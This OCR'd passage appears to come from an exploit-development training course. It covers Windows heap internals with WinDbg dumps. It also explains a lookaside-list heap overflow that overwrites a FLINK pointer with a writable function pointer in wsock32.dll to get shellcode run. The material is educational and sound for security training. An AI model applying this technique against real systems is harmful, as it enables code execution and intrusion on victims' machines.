
- By first running the "!heap" command in WinDbg, we can get a listing of all active heaps
- Then, using the command "dt _HEAP <heap addr>" we can get the populated structure of _HEAP for the given heap
- There are many fields; however, some hold more significance:
    - FrontEndHeapType – 0x00 by default, 0x02 for LFH
    - FrontEndHeap – Pointer to LFH structure if being used
    - FreeLists – Pointer to doubly linked backend FreeList
    - Encoding – Used for chunk header encoding
- Lookaside lists are no longer used in userland on Windows 7 and 8

HeapBase Structure (2)

When simply running the command "!heap" in WinDbg, we get a listing of all active heaps within the process. We can then use the "dt _HEAP <heap addr>" command in WinDbg, where "<heap addr>" is one of the heaps seen in the results of the "!heap" command. By including the heap address, we get to see the structure and the values populated for that specific heap. There are a large number of fields on Windows 7 and 8. Let's focus in on a few of the important ones:

- **FrontEndHeapType**: This field is set to 0x00 by default. If the heap is using LFH, it will hold 0x02.
- **FrontEndHeap**: This field holds a pointer to the LFH structure if it is being used.
- **FreeLists**: This field holds a pointer to the doubly linked backend FreeList allocator.
- **Encoding**: If encoding is being used to protect heap header data, this field is populated, along with EncodeFlagMask.

Lookaside lists are no longer used as the frontend allocator in userland processes on the Windows 7 and 8 operating systems.




_HEAP_LIST_LOOKUP

- As stated by Valasek and others, typically at 0x150 from the HeapBase is the first _HEAP_LIST_LOOKUP structure
- Offset 0xb8, BlocksIndex, in the _HEAP structure holds the pointer to this location
- _HEAP_LIST_LOOKUP is a structure that holds important data such as:
  - ExtendedLookup – Pointer to the next structure, holding chunk sizes 0x81 – 0x800 byte chunks. First structure holds <=80
  - ArraySize – Holds the info described above
  - ListHead – Points to the FreeLists
  - ListsInUseULong – Bitmap to determine which FreeLists have entries
  - ListHints – FreeList pointers
  - Chunks >= 16 KB are stored in FreeList[0]

_HEAP_LIST_LOOKUP

The _HEAP_LIST_LOOKUP structure is important as it holds information used by the heap management and allocators. As stated by Valasek and others, it typically sits at offset 0x150 from the first heap structure. There is also a BlocksIndex variable within the _HEAP structure that points to this location. Important data in the _HEAP_LIST_LOOKUP structure includes:

- **ExtendedLookup**: A pointer to the next structure, if one exists, holding chunk sizes between 0x81 bytes and 0x800 bytes. The first _HEAP_LIST_LOOKUP structure holds chunk sizes up to 80 bytes.
- **ArraySize**: This field holds the information described above. On Windows 7 and 8, the first structure holds <= 80 bytes and the second structure holds 0x81 bytes to 0x800 bytes.
- **ListHead**: Pointer to FreeLists.
- **ListsInUseULong**: A bitmap used to determine which FreeLists have entries.
- **ListHints**: FreeList pointers.



_HEAP_LIST_LOOKUP Example


- Example output of the _HEAP_LIST_LOOKUP structure

```
0:000> dt _Heap_list_lookup 00340000+0x150
ntdll!_HEAP_LIST_LOOKUP
   +0x000 ExtendedLookup    : 0x00342bf0
_HEAP_LIST_LOOKUP
   +0x004 ArraySize         : 0x80
   +0x008 ExtraItem         : 1
   +0x00c ItemCount         : 0x6e
   +0x010 OutOfRangeItems   : 0
   +0x014 BaseIndex         : 0
   +0x018 ListHead          : 0x003400c4 _LIST_ENTRY [
                               0x4a18bc8 - 0x4a5f618 ]
   +0x01c ListsInUseUlong   : 0x00340174  -> 0xe6dfdc
   +0x020 ListHints         : 0x00340184  -> (null)
```

_HEAP_LIST_LOOKUP Example

The following is an example of the output for the _HEAP_LIST_LOOKUP structure:

```
0:000> dt _Heap_list_lookup 00340000+0x150
ntdll!_HEAP_LIST_LOOKUP
   +0x000 ExtendedLookup    : 0x00342bf0 _HEAP_LIST_LOOKUP
   +0x004 ArraySize         : 0x80
   +0x008 ExtraItem         : 1
   +0x00c ItemCount         : 0x6e
   +0x010 OutOfRangeItems   : 0
   +0x014 BaseIndex         : 0
   +0x018 ListHead          : 0x003400c4 _LIST_ENTRY [ 0x4a18bc8 - 0x4a5f618
]
   +0x01c ListsInUseUlong   : 0x00340174  -> 0xe6dfdc
   +0x020 ListHints         : 0x00340184  -> (null)
```




Heap Frontend – Lookaside Lists

- Lookaside lists were used as the frontend heap allocator on Windows XP
  - Singly linked list of free chunks, so no safe unlinking was possible
  - No security cookie support
  - Held chunks up to 1,024 bytes
  - Each list can have a maximum of three chunk entries
  - Additional freed chunks of the same size are sent to the backend FreeLists

Heap Frontend

There are frontend allocators and backend allocators on the heap. Before Windows Vista, lookaside lists were used as the frontend allocators. They are singly linked lists of free chunks, grouped by size, and used for speed. Each list can hold up to three free chunks. If a list is full, and another chunk of that same size is freed, it is sent to the relative backend FreeList bucket. Since lookaside lists are singly linked, there can be no Safe Unlinking. Also, no header cookies are used. The maximum size of a lookaside list chunk is 1,024 bytes.




Lookaside List Attack

- Lookaside list doesn't use 8-bit heap cookies
- Singly linked, so no Safe Unlinking
- If adjacent chunk we overwrite is free and resides on the lookaside list:
  - We can overwrite the FLINK pointer with a function pointer address
  - If the chunk holding our fake pointer is reallocated, our malicious FLINK pointer will be copied to the lookaside list
  - We then get another allocation of that size to occur, containing our shellcode
  - We then get the function pointer to be called prior to a crash of the application

Lookaside List Attack

The lookaside lists do not use the 8-bit cookies used by chunks allocated from the free lists. More importantly, there is no Safe Unlinking protection provided to chunks residing inside the lookaside lists. This provides the attacker with an opportunity. First off, an adjacent chunk that we can overwrite must exist and must be a chunk marked as free on a lookaside list. If this condition exists, we can overwrite the adjacent chunk's FLINK pointer with the address of a function pointer. If the adjacent chunk whose FLINK pointer we overwrote is reallocated, the overwritten FLINK pointer will be written to the lookaside list to mark the next free chunk in the list. We then request another allocation of the same size, containing our shellcode. The malicious pointer is returned and our shellcode is written to the address of the function pointer. We then hope that the function pointer is called prior to a crash.




The Heaper Tool

- Immunity Debugger PyCommand tool written by Steven Seeley
- Allows for many desired heap inquiries:
  - Available at https://github.com/stevenseeley/heaper
  - Search for function pointers
  - Dump various heap structures and addressing
  - Analyze the free lists of a given heap
  - Analyze frontend and backend allocators
  - Patch code or data
  - Hooking

The Heaper Tool

The heaper tool is an Immunity Debugger PyCommand script written by Steven Seeley of Immunity Security. It is a fantastic tool that allows you to make various inquiries and patches. You can get the tool at https://github.com/stevenseeley/heaper. It enables you to perform tasks such as searching for function pointers, dumping heap structures, analyzing free chunks, and analyzing chunks in use. You can also analyze the allocators and patch function pointers as well as perform various types of hooking and insertion of inline assembly.



Locating a Function Pointer

- This is an example of using the heaper tool to locate a writable function pointer in an arbitrary program

```
!heaper findwptrs -m wsock32.dll
(+) Dumping all calls/jmps that use writable and static
pointers from wsock32.dll
0x6fde1472: CALL DWORD PTR DS:[6FDE4340]

6FDE4340  00 00 00 00 00 00 00 00
6FDE4348  00 00 00 00 00 00 00 00
6FDE4350  00 00 00 00 00 00 00 00
6FDE4358  00 00 00 00 00 00 00 00
```


- As you can see, a writable function pointer was located that currently contains nulls

Locating a Function Pointer

On this slide, we are looking at an example of using the heaper tool to locate a writable function pointer to use in a theoretical attack against the lookaside list.

```
!heaper findwptrs -m wsock32.dll
(+) Dumping all calls/jmps that use writable and static pointers from
wsock32.dll
0x6fde1472: CALL DWORD PTR DS:[6FDE4340]

6FDE4340  00 00 00 00 00 00 00 00
6FDE4348  00 00 00 00 00 00 00 00
6FDE4350  00 00 00 00 00 00 00 00
6FDE4358  00 00 00 00 00 00 00 00
```

One function pointer is returned residing inside of wsock32.dll. We can use this address in our attack.



Overflowing the Chunk on the Lookaside List

Lookaside List Header
FLINK → 0x12345670

Chunk In-use
Function Contains BoF

HEADER DATA
HEADER DATA
AAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAA

Free Chunk on
Lookaside List

HEADER = AAAA
HEADER = AAAA
FLINK = 6FDE4340
000000000000000000
000000000000000000

REALLOCATED


After the overwrite, the free chunk on the lookaside list is reallocated. The malicious FLINK pointer is written to the lookaside list header.

0x6FDE4340 is the function pointer that we want to have called.

SEC760 | Advanced Exploit Development for Penetration Testers 32

Overflowing the Chunk on the Lookaside List

This slide and the next slide attempt to help you visualize the lookaside list attack technique. On the top left, we can see that the lookaside list header is pointing to a free chunk at 0x12345670. We have an allocated, in-use chunk adjacent to and just before the chunk on the lookaside list. Data copied into the allocated, in-use chunk is performed by a function that allows for a buffer overflow. We overwrite the header data of the chunk residing on the lookaside list, as well as its FLINK pointer. We overwrite the FLINK pointer with the address of the function pointer. We then make an allocation request for the same size as the freed chunk. Its entry is removed from the lookaside list, and all that remains is the function pointer's address.



Allocation Request Is Made

Lookaside List Header
FLINK = 6FDE4340

Hijacked Function Pointer


SHELLCODE
SHELLCODE
SHELLCODE
SHELLCODE
SHELLCODE

Now that the malicious FLINK pointer is written to the header, another allocation is made from the lookaside list at the appropriate size, returning the malicious FLINK pointer. This allows us to write our shellcode to the address where a function pointer is pointing!

```
6FDE1472   FF15 4043DE6F    CALL DWORD PTR DS:[6FDE4340]
```

Allocation Request Is Made

We make another allocation request, matching the size of the relative lookaside list. This allocation includes our shellcode and is written to the function pointer's address. Our goal now is to make it so the function pointer is called prior to a crash. If it is called, we get shellcode execution.



Heap Frontend – LFH


- Low Fragmentation Heap (LFH) Frontend Allocator
- Used by Windows Vista and beyond as a replacement to the lookaside list, with some support on Windows XP SP3
- Managed by the structure _LFH_HEAP
- Able to hold chunk sizes under 16 KB
- Must be triggered:
  - "The LFH is only used if there have been 0x12 (18) consecutive allocations or 0x11 (17) consecutive allocations (if there has been at least 1 allocation and free)."[1]

[1] Seeley, Steven. "Heap Overflows for Humans 102.5." http://www.fuzzysecurity.com/tutorials/mr_me/4.html retrieved July 29th, 2013.

Heap Frontend – LFH

The Low Fragmentation Heap (LFH) replaced the lookaside list as the heap front-end allocator starting with Windows Vista. Some support was available for LFH in Windows XP SP3. The LFH is managed by the structure _LFH_HEAP. It is able to hold chunk sizes under 16K-bytes. The lookaside list was always checked first when HeapAlloc() was called requesting an available chunk. The LFH must be triggered. As stated by research from Chris Valasek and others, there must be a series of allocation requests in order to trigger LFH. As stated by Steven Seeley, "The LFH is only used if there have been 0x12 (18) consecutive allocations or 0x11 (17) consecutive allocations (if there has been at least 1 allocation and free)."[1]

[1] Seeley, Steven. "Heap Overflows for Humans 102.5,"http://www.fuzzysecurity.com/tutorials/mr_me/4.html, retrieved July 29th, 2013.



_LFH_HEAP (1)


- Sample dump of the _LFH_HEAP structure

```
0:000> dt _LFH_HEAP 0x00346910
ntdll!_LFH_HEAP
   +0x000 Lock               : _RTL_CRITICAL_SECTION
   +0x018 SubSegmentZones    : _LIST_ENTRY [ 0x34d858 ]
   +0x020 ZoneBlockSize      : 0x20
   +0x024 Heap               : 0x00340000 Void
   +0x028 SegmentChange      : 0
   +0x02c SegmentCreate      : 0x38c
   ...
   +0x048 RunInfo            : _HEAP_BUCKET_RUN_INFO
   +0x050 UserBlockCache     : _USER_MEMORY_CACHE_ENTRY
   +0x110 Buckets            : [128] _HEAP_BUCKET
   +0x310 LocalData          : [1] _HEAP_LOCAL_DATA
```

_LFH_HEAP (1)

The following output is an example of the _LFH_HEAP structure. At offset 0x24 is the heap pointer for where this LFH structure exists. The UserBlockCache at offset 0x50 holds a list of previously used chunk sizes to help speed up requests for commonly requested chunk sizes. The Buckets element at offset 0x110 is an array of 128 buckets, grouped by chunk size. LocalData points to the _HEAP_LOCAL_DATA structure, which keeps track of available memory for the given heap.

```
0:000> dt _LFH_HEAP 0x00346910
ntdll!_LFH_HEAP
   +0x000 Lock               : _RTL_CRITICAL_SECTION
   +0x018 SubSegmentZones    : _LIST_ENTRY [ 0x34d858 ]
   +0x020 ZoneBlockSize      : 0x20
   +0x024 Heap               : 0x00340000 Void
   +0x028 SegmentChange      : 0
   +0x02c SegmentCreate      : 0x38c
   ...
   +0x048 RunInfo            : _HEAP_BUCKET_RUN_INFO
   +0x050 UserBlockCache     : _USER_MEMORY_CACHE_ENTRY
   +0x110 Buckets            : [128] _HEAP_BUCKET
   +0x310 LocalData          : [1] _HEAP_LOCAL_DATA
```

